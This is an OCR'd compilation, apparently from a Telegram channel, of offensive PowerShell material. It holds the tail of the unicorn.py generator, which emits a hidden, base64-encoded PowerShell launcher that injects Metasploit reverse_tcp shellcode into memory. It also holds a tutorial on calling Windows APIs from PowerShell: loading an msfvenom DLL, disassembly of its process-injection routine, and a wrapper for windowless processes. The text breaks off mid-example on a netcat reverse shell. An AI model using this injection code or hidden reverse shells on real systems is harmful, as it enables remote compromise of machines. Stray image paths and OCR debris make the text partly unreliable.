flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr
memset(IntPtr dest, uint src, uint count);'';$w = Add-Type -memberDefinition $c -Name
"Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$sc64 = %s;[Byte[]]$sc =
$sc64;$size = 0x1000;if ($sc.Length -gt 0x1000) {$size =
$sc.Length};$x=$w::VirtualAlloc(0,0x1000,$size,0x40);for ($i=0;$i -le ($sc.Length-1);$i++)
{$w::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)};$w::CreateThread(0,0,$x,0,0,0);for (;;) {
Start-sleep 60 };';$goat =
[System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($1));if($env:PRO
CESSOR_ARCHITECTURE -eq "AMD64"){$x86 = $env:SystemRoot +
"syswow64WindowsPowerShellv1.0powershell";$cmd = "-noninteractive -
EncodedCommand";iex "& $x86 $cmd $goat"}else{$cmd = "-noninteractive -
EncodedCommand";iex "& powershell $cmd $goat";}""" % (shellcode))

    print "powershell -noprofile -windowstyle hidden -noninteractive -EncodedCommand " +
base64.b64encode(powershell_code.encode('utf_16_le'))

    #print powershell_code
```

https://t.me/learningnets

```
try:
    payload = sys.argv[1]
    ipaddr = sys.argv[2]
    port = sys.argv[3]
    format_payload(payload,ipaddr,port)
except IndexError:

    print r"""
            ,_
              _ ` ) ,
              `| / |_/
       .-. ,   _/ `  '    |/
       _> |,_'> ______      <__,
      `     ,`'`     `'.     /__ ,
       / _  /)`         ',     <_/|
      `/ ,; '    ,             /_,
        )  | /|    |      |      `/
           | b/   /   ;   /      .'
           |   _.'|   ;    |     /__,
           |   /  | .'     |       /
           |, _   |        |     _.'
           | 7/  / '.. .'     /_ ,     ,_  ,
              ` ;          |   /      |`/
                |           <'    ,_  Y |/
         .-.     |           -'      >`| `  <__,
        (.-.`'--''       ..          '-.      / ,
        /  `'---''`.  `    `'. '.           .'_/|
         ,_'-.._.              '.          `' _/
         \`''-._               '.     ;    <  _,
          \__  `-;-'             '.   |     _//
```

https://t.me/learningnets



"""

print "Real quick down and dirty for native x86 powershell on any platform"

print "Written by: Dave Kennedy at TrustedSec (https://www.trustedsec.com"

print "Happy Unicorns."

print "n"

print "Usage: python unicorn.py payload reverse_ipaddr port"

print "Example: python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.5 443"

https://www.trustedsec.com/blog/native-powershell-x86-shellcode-injection-on-64-bit-platforms/

Low-Level Windows API Access From PowerShell

Hola, as I'm sure you know by now PowerShell, aka Microsoft's post-exploitation language, is pretty awesome! Extending PowerShell with C#\.NET means that you can do pretty much anything. Sometimes, native PowerShell functionality is not enough and low-level access to the Windows API is required. One example of this is the NetSessionEnum API which is used by

https://t.me/learningnets

tools such as NetSess and Veil-Powerview to remotely enumerate active sessions on domain machines. In this post we will look at a few examples that will hopefully get you going on scripting together you own Windows API calls!

It should be noted that the examples below are using C# to define the Windows API structs. This is not optimal from an attackers perspective as the C# compilation will write temporary files to disk at runtime. However, using the .NET System.Reflection namespace adds some overhead to what we are trying to achieve. Once the basics have been understood, it is relatively easy to piggyback the great work done by Matt Graeber to get true in-memory residence.

Resources:
+ Pinvoke - here
+ Use PowerShell to Interact with the Windows API: Part 1 - here
+ Use PowerShell to Interact with the Windows API: Part 2 - here
+ Use PowerShell to Interact with the Windows API: Part 3 - here
+ Accessing the Windows API in PowerShell via .NET methods and reflection - here
+ Deep Reflection: Defining Structs and Enums in PowerShell - here

Download:
+ Invoke-CreateProcess.ps1 - here
+ Invoke-NetSessionEnum.ps1 - here

User32 : : MessageBox

Creating a message box is probably one of the most straight forward examples as the API call requires very little input. Make sure to check out the pinvoke entry for MessageBox to get a head-start on the structure definition and the MSDN entry to get a better understanding of the structure parameters.

The C++ function structure from MSDN can be seen below.

```
int WINAPI MessageBox(
 _In_opt_ HWND    hWnd,
 _In_opt_ LPCTSTR lpText,
 _In_opt_ LPCTSTR lpCaption,
 _In_     UINT    uType
);
```


This easily translates to c#, it is almost a literal copy/paste of the example on pinvoke.

https://t.me/learningnets

?

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

public static class User32
{
  [DllImport("user32.dll", CharSet=CharSet.Auto)]
    public static extern bool MessageBox(
      IntPtr hWnd,     /// Parent window handle
      String text,     /// Text message to display
      String caption,  /// Window caption
      int options);    /// MessageBox type
}
"@

[User32]::MessageBox(0,"Text","Caption",0) |Out-Null
```


Executing the code above pops the expected message box.



Obviously you can change the parameters you pass to the message box function, for example the message box type.

```
[User32]::MessageBox(0,"Text","Caption",0x4)
```

https://t.me/learningnets



User32 : : CallWindowProc

Let's try something a bit more complicated, what if we wanted to call an exported function inside a dll. Basically we would need to perform the following steps.

```
[Kernel32]::LoadLibrary             # Load DLL
   |___[Kernel32]::GetProcAddress     # Get function pointer
       |___[User32]::CallWindowProc # Call function
```

There is some cheating here, CallWindowProc will only work if the function does not expect any parameters. However for demonstration purposes it suites our needs.

User32.dll contains a function (LockWorkStation) which can be used to lock the user's desktop. The code to execute that function can be seen below.

?

```
function Instantiate-LockDown {
  Add-Type -TypeDefinition @"
  using System;
  using System.Diagnostics;
  using System.Runtime.InteropServices;

  public static class Kernel32
  {
    [DllImport("kernel32", SetLastError=true, CharSet = CharSet.Ansi)]
      public static extern IntPtr LoadLibrary(
```

https://t.me/learningnets

```
            [MarshalAs(UnmanagedType.LPStr)]string lpFileName);

        [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
            public static extern IntPtr GetProcAddress(
                IntPtr hModule,
                string procName);
    }

    public static class User32
    {
        [DllImport("user32.dll")]
            public static extern IntPtr CallWindowProc(
                IntPtr wndProc,
                IntPtr hWnd,
                int msg,
                IntPtr wParam,
                IntPtr lParam);
    }
"@

    $LibHandle = [Kernel32]::LoadLibrary("C:\Windows\System32\user32.dll")
    $FuncHandle = [Kernel32]::GetProcAddress($LibHandle, "LockWorkStation")

    if ([System.IntPtr]::Size -eq 4) {
        echo "`nKernel32::LoadLibrary   --> 0x$("{0:X8}" -f $LibHandle.ToInt32())"
        echo "User32::LockWorkStation --> 0x$("{0:X8}" -f $FuncHandle.ToInt32())"
    }
    else {
        echo "`nKernel32::LoadLibrary   --> 0x$("{0:X16}" -f $LibHandle.ToInt64())"
        echo "User32::LockWorkStation --> 0x$("{0:X16}" -f $FuncHandle.ToInt64())"
    }
```

https://t.me/learningnets

```
    echo "Locking user session..`n"
    [User32]::CallWindowProc($FuncHandle, 0, 0, 0, 0) | Out-Null
}
```

Running the script immediately locks the user's desktop.

After logging back in we can see the output provided by the function.

```
Windows PowerShell
PS C:\Users\Fubar\Desktop> . .\Invoke-ExportedFunction.ps1
PS C:\Users\Fubar\Desktop> Instantiate-LockDown

Kernel32::LoadLibrary   --> 0x75AD0000
User32::LockWorkStation --> 0x75AF0FAD
Locking user session..

PS C:\Users\Fubar\Desktop>
```

MSFvenom : : WinExec (..or not)

On the back of the previous example let's try the same thing with a DLL that was generated by msfvenom.

https://t.me/learningnets

```
root@Okuri-Inu: ~
File Edit View Search Terminal Help
root@Okuri-Inu:~# msfvenom -p windows/exec --payload-options
Options for payload/windows/exec:


       Name: Windows Execute Command
     Module: payload/windows/exec
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 185
       Rank: Normal

Provided by:
    vlad902 <vlad902@gmail.com>
    sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
CMD                        yes       The command string to execute
EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)

Description:
  Execute an arbitrary command


Advanced options for payload/windows/exec:

    Name           : PrependMigrate
    Current Setting: false
    Description    : Spawns and runs shellcode in new process

    Name           : PrependMigrateProc
    Current Setting:
    Description    : Process to spawn and run shellcode in

    Name           : VERBOSE
    Current Setting: false
    Description    : Enable detailed status messages

    Name           : WORKSPACE
    Current Setting:
    Description    : Specify the workspace for this module

Evasion options for payload/windows/exec:

root@Okuri-Inu:~# msfvenom -p windows/exec CMD='calc.exe' -f dll > Desktop/calc.dll
```

I haven't personally had much occasion to use the metasploit DLL payload format as it never seem to do exactly what I need. To edify the situation I had a quick look in IDA which revealed that everything is exposed through DLLMain.

https://t.me/learningnets

```
; Attributes: bp-based frame

; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
public DllEntryPoint
DllEntryPoint proc near

var_4= dword ptr -4
hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpReserved= dword ptr  10h

push    ebp
mov     ebp, esp
push    ecx
mov     eax, [ebp+fdwReason]
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 1
jz      short loc_10001142
```

```
jmp     short loc_10001147
```

```
loc_10001142:
call    JMP_To_ShellCode_Inject
```

```
loc_10001147:
mov     eax, 1
mov     esp, ebp
pop     ebp
retn    0Ch
DllEntryPoint endp
```

In an pretty humorous twist, further investigation revealed that the DLL is not actually using WinExec! Instead, the DLL sets up a call to CreateProcess.

https://t.me/learningnets

```
; Attributes: noreturn bp-based frame

JMP_To_ShellCode_Inject proc near

Context= CONTEXT ptr -324h
StartupInfo= _STARTUPINFOA ptr -58h
ProcessInformation= _PROCESS_INFORMATION ptr -14h
lpBaseAddress= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 324h
push    44h
lea     eax, [ebp+StartupInfo]
push    eax
call    sub_10001000
add     esp, 8
mov     [ebp+StartupInfo.cb], 44h
lea     ecx, [ebp+ProcessInformation]
push    ecx                 ; lpProcessInformation
lea     edx, [ebp+StartupInfo]
push    edx                 ; lpStartupInfo
push    0                   ; lpCurrentDirectory
push    0                   ; lpEnvironment
push    44h                 ; dwCreationFlags
push    0                   ; bInheritHandles
push    0                   ; lpThreadAttributes
push    0                   ; lpProcessAttributes
push    offset CommandLine ; "rundll32.exe"
push    0                   ; lpApplicationName
call    ds:CreateProcessA
test    eax, eax
jz      loc_1000111F
```

The call is a bit odd, it looks like CreateProcess is starting "rundll32.exe" in a suspended state (dwCreationFlags = 0x44). I'm not sure why "rundll32.exe" is placed in lpCommandLine as it would normally be in lpApplicationName, regardless it is perfectly valid as lpApplicationName can be NULL in which case the first parameter of lpCommandLine would be treated as the module name.

The shellcode then gets a handle to the process, injects a payload byte array and resumes the thread.

https://t.me/learningnets

```
mov     [ebp+Context.ContextFlags], 10003h
lea     eax, [ebp+Context]
push    eax                 ; lpContext
mov     ecx, [ebp+ProcessInformation.hThread]
push    ecx                 ; hThread
call    ds:GetThreadContext
push    40h                 ; flProtect
push    1000h               ; flAllocationType
push    800h                ; dwSize
push    0                   ; lpAddress
mov     edx, [ebp+ProcessInformation.hProcess]
push    edx                 ; hProcess
call    ds:VirtualAllocEx
mov     [ebp+lpBaseAddress], eax
push    0                   ; lpNumberOfBytesWritten
push    800h                ; nSize
push    offset unk_10003000 ; lpBuffer
mov     eax, [ebp+lpBaseAddress]
push    eax                 ; lpBaseAddress
mov     ecx, [ebp+ProcessInformation.hProcess]
push    ecx                 ; hProcess
call    ds:WriteProcessMemory
mov     edx, [ebp+lpBaseAddress]
mov     [ebp+Context._Eip], edx
lea     eax, [ebp+Context]
push    eax                 ; lpContext
mov     ecx, [ebp+ProcessInformation.hThread]
push    ecx                 ; hThread
call    ds:SetThreadContext
mov     edx, [ebp+ProcessInformation.hThread]
push    edx                 ; hThread
call    ds:ResumeThread
mov     eax, [ebp+ProcessInformation.hThread]
push    eax                 ; hObject
call    ds:CloseHandle
mov     ecx, [ebp+ProcessInformation.hProcess]
push    ecx                 ; hObject
call    ds:CloseHandle
```

Coming back to our initial goal, executing the payload from PowerShell is pretty straight forward. As everything is in DLLMain we would only need to call LoadLibrary with the appropriate path to the DLL. The one complication is that PowerShell will freeze once we make the LoadLibrary call, to avoid this we can use Start-Job to background the process.

?


```
function Instantiate-MSFDLL {
  $ScriptBlock = {
    Add-Type -TypeDefinition @"
    using System;
    using System.Diagnostics;
```

https://t.me/learningnets

```
        using System.Runtime.InteropServices;

        public static class Kernel32
        {
          [DllImport("kernel32.dll", SetLastError=true, CharSet = CharSet.Ansi)]
            public static extern IntPtr LoadLibrary(
              [MarshalAs(UnmanagedType.LPStr)]string lpFileName);
        }
"@

        [Kernel32]::LoadLibrary("C:\Users\Fubar\Desktop\calc.dll")
    }

    Start-Job -Name MSF_Calc -ScriptBlock $ScriptBlock
}
```

Executing the function gives us calc.

https://t.me/learningnets



Kernel32 : : CreateProcess

So far we have had it pretty easy, all the API calls have been relatively small and uncomplicated. That is not always the case however, a good example is the CreateProcess API call. It happens sometimes that you need to run a command on a remote machine, but ... it pops up a console window. I've run into this issue a few times and there is not really a straightforward solution (don't even think of proposing a VBS wrapper). Fortunately, if we go down to the Windows API we find CreateProcess which offers much more fine-grained control over process creation, including the ability to remove the GUI window of console applications. It still dismays me that in PowerShell, the "-WindowStyle Hidden" flag does not somehow hook into CreateProcess to hide the console completely.

Either way, having a function which can take full advantage of CreateProcess would be very useful from time to time. Let's see if we can make that happen. Remember to consult pinvoke for C# examples.

Resources:
+ CreateProcess - here
+ STARTUPINFO - here

https://t.me/learningnets

+ PROCESS_INFORMATION - here
+ SECURITY_ATTRIBUTES - here

```
BOOL WINAPI CreateProcess(
  _In_opt_    LPCTSTR               lpApplicationName,
  _Inout_opt_ LPTSTR                lpCommandLine,
  _In_opt_    LPSECURITY_ATTRIBUTES lpProcessAttributes, --> SECURITY_ATTRIBUTES Struct
  _In_opt_    LPSECURITY_ATTRIBUTES lpThreadAttributes,  --> SECURITY_ATTRIBUTES Struct
  _In_        BOOL                  bInheritHandles,
  _In_        DWORD                 dwCreationFlags,
  _In_opt_    LPVOID                lpEnvironment,
  _In_opt_    LPCTSTR               lpCurrentDirectory,
  _In_        LPSTARTUPINFO         lpStartupInfo,       --> STARTUPINFO Struct
  _Out_       LPPROCESS_INFORMATION lpProcessInformation --> PROCESS_INFORMATION Struct
);
```

?

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

[StructLayout(LayoutKind.Sequential)]
public struct PROCESS_INFORMATION
{
   public IntPtr hProcess;
   public IntPtr hThread;
   public uint dwProcessId;
   public uint dwThreadId;
```

https://t.me/learningnets

```
}

[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
public struct STARTUPINFO
{
    public uint cb;
    public string lpReserved;
    public string lpDesktop;
    public string lpTitle;
    public uint dwX;
    public uint dwY;
    public uint dwXSize;
    public uint dwYSize;
    public uint dwXCountChars;
    public uint dwYCountChars;
    public uint dwFillAttribute;
    public uint dwFlags;
    public short wShowWindow;
    public short cbReserved2;
    public IntPtr lpReserved2;
    public IntPtr hStdInput;
    public IntPtr hStdOutput;
    public IntPtr hStdError;
}

[StructLayout(LayoutKind.Sequential)]
public struct SECURITY_ATTRIBUTES
{
    public int length;
    public IntPtr lpSecurityDescriptor;
    public bool bInheritHandle;
```


https://t.me/learningnets

```
}

public static class Kernel32
{
   [DllImport("kernel32.dll", SetLastError=true)]
   public static extern bool CreateProcess(
      string lpApplicationName,
      string lpCommandLine,
      ref SECURITY_ATTRIBUTES lpProcessAttributes,
      ref SECURITY_ATTRIBUTES lpThreadAttributes,
      bool bInheritHandles,
      uint dwCreationFlags,
      IntPtr lpEnvironment,
      string lpCurrentDirectory,
      ref STARTUPINFO lpStartupInfo,
      out PROCESS_INFORMATION lpProcessInformation);
}
"@

# StartupInfo Struct
$StartupInfo = New-Object STARTUPINFO
$StartupInfo.dwFlags = 0x00000001 # STARTF_USESHOWWINDOW
$StartupInfo.wShowWindow = 0x0000 # SW_HIDE
$StartupInfo.cb = [System.Runtime.InteropServices.Marshal]::SizeOf($StartupInfo) # Struct Size

# ProcessInfo Struct
$ProcessInfo = New-Object PROCESS_INFORMATION

# SECURITY_ATTRIBUTES Struct (Process & Thread)
$SecAttr = New-Object SECURITY_ATTRIBUTES
$SecAttr.Length = [System.Runtime.InteropServices.Marshal]::SizeOf($SecAttr)
```

https://t.me/learningnets

```
# CreateProcess --> lpCurrentDirectory
$GetCurrentPath = (Get-Item -Path ".\" -Verbose).FullName

# Call CreateProcess
[Kernel32]::CreateProcess("C:\Windows\System32\cmd.exe", "/c calc.exe", [ref] $SecAttr, [ref] $SecAttr, $false,
0x08000000, [IntPtr]::Zero, $GetCurrentPath, [ref] $StartupInfo, [ref] $ProcessInfo) |out-null
```

The flags which were set above should create a "cmd.exe" process that has no window, which in turn launches calc. In fact you can confirm cmd has no associated window with process explorer.



Obviously repurposing this code is a bit bothersome so I poured in into a nice function for reuse.

```
PS C:\Users\Fubar\Desktop> . .\Invoke-CreateProcess.ps1

PS C:\Users\Fubar\Desktop> Get-Help Invoke-CreateProcess -Full


NAME

    Invoke-CreateProcess


SYNOPSIS

    -Binary          Full path of the module to be executed.


    -Args            Arguments to pass to the module, e.g. "/c calc.exe". Defaults

                 to $null if not specified.


    -CreationFlags     Process creation flags:

                  0x00000000 (NONE)

                  0x00000001 (DEBUG_PROCESS)

                  0x00000002 (DEBUG_ONLY_THIS_PROCESS)

                  0x00000004 (CREATE_SUSPENDED)

                  0x00000008 (DETACHED_PROCESS)

                  0x00000010 (CREATE_NEW_CONSOLE)

                  0x00000200 (CREATE_NEW_PROCESS_GROUP)

                  0x00000400 (CREATE_UNICODE_ENVIRONMENT)

                  0x00000800 (CREATE_SEPARATE_WOW_VDM)

                  0x00001000 (CREATE_SHARED_WOW_VDM)

                  0x00040000 (CREATE_PROTECTED_PROCESS)

                  0x00080000 (EXTENDED_STARTUPINFO_PRESENT)

                  0x01000000 (CREATE_BREAKAWAY_FROM_JOB)

                  0x02000000 (CREATE_PRESERVE_CODE_AUTHZ_LEVEL)

                  0x04000000 (CREATE_DEFAULT_ERROR_MODE)
```

https://t.me/learningnets

0x08000000 (CREATE_NO_WINDOW)

-ShowWindow   Window display flags:

0x0000 (SW_HIDE)

0x0001 (SW_SHOWNORMAL)

0x0001 (SW_NORMAL)

0x0002 (SW_SHOWMINIMIZED)

0x0003 (SW_SHOWMAXIMIZED)

0x0003 (SW_MAXIMIZE)

0x0004 (SW_SHOWNOACTIVATE)

0x0005 (SW_SHOW)

0x0006 (SW_MINIMIZE)

0x0007 (SW_SHOWMINNOACTIVE)

0x0008 (SW_SHOWNA)

0x0009 (SW_RESTORE)

0x000A (SW_SHOWDEFAULT)

0x000B (SW_FORCEMINIMIZE)

0x000B (SW_MAX)

-StartF   Bitfield to influence window creation:

0x00000001 (STARTF_USESHOWWINDOW)

0x00000002 (STARTF_USESIZE)

0x00000004 (STARTF_USEPOSITION)

0x00000008 (STARTF_USECOUNTCHARS)

0x00000010 (STARTF_USEFILLATTRIBUTE)

0x00000020 (STARTF_RUNFULLSCREEN)

0x00000040 (STARTF_FORCEONFEEDBACK)

0x00000080 (STARTF_FORCEOFFFEEDBACK)

0x00000100 (STARTF_USESTDHANDLES)

SYNTAX

https://t.me/learningnets

Invoke-CreateProcess [-Binary] <String> [[-Args] <String>] [-CreationFlags] <Int32> [-ShowWindow]

<Int32> [-StartF] <Int32> [<CommonParameters>]

DESCRIPTION

Author: Ruben Boonen (@FuzzySec)

License: BSD 3-Clause

Required Dependencies: None

Optional Dependencies: None

PARAMETERS

-Binary <String>

Required? true

Position? 1

Default value

Accept pipeline input? false

Accept wildcard characters?

-Args <String>

Required? false

Position? 2

Default value

Accept pipeline input? false

Accept wildcard characters?

-CreationFlags <Int32>

https://t.me/learningnets

Required? true

Position? 3

Default value

Accept pipeline input? false

Accept wildcard characters?

-ShowWindow <Int32>

Required? true

Position? 4

Default value

Accept pipeline input? false

Accept wildcard characters?

-StartF <Int32>

Required? true

Position? 5

Default value

Accept pipeline input? false

Accept wildcard characters?

<CommonParameters>

This cmdlet supports the common parameters: Verbose, Debug,

ErrorAction, ErrorVariable, WarningAction, WarningVariable,

OutBuffer and OutVariable. For more information, type,

"get-help about_commonparameters".

INPUTS

OUTPUTS

https://t.me/learningnets

-------------------------- EXAMPLE 1 --------------------------

Start calc with NONE/SW_SHOWNORMAL/STARTF_USESHOWWINDOW

C:\PS> Invoke-CreateProcess -Binary C:\Windows\System32\calc.exe -CreationFlags 0x0 -ShowWindow 0x1

-StartF 0x1

-------------------------- EXAMPLE 2 --------------------------


Start nc reverse shell with CREATE_NO_WINDOW/SW_HIDE/STARTF_USESHOWWINDOW

C:\PS> Invoke-CreateProcess -Binary C:\Some\Path\nc.exe -Args "-nv 127.0.0.1 9988 -e

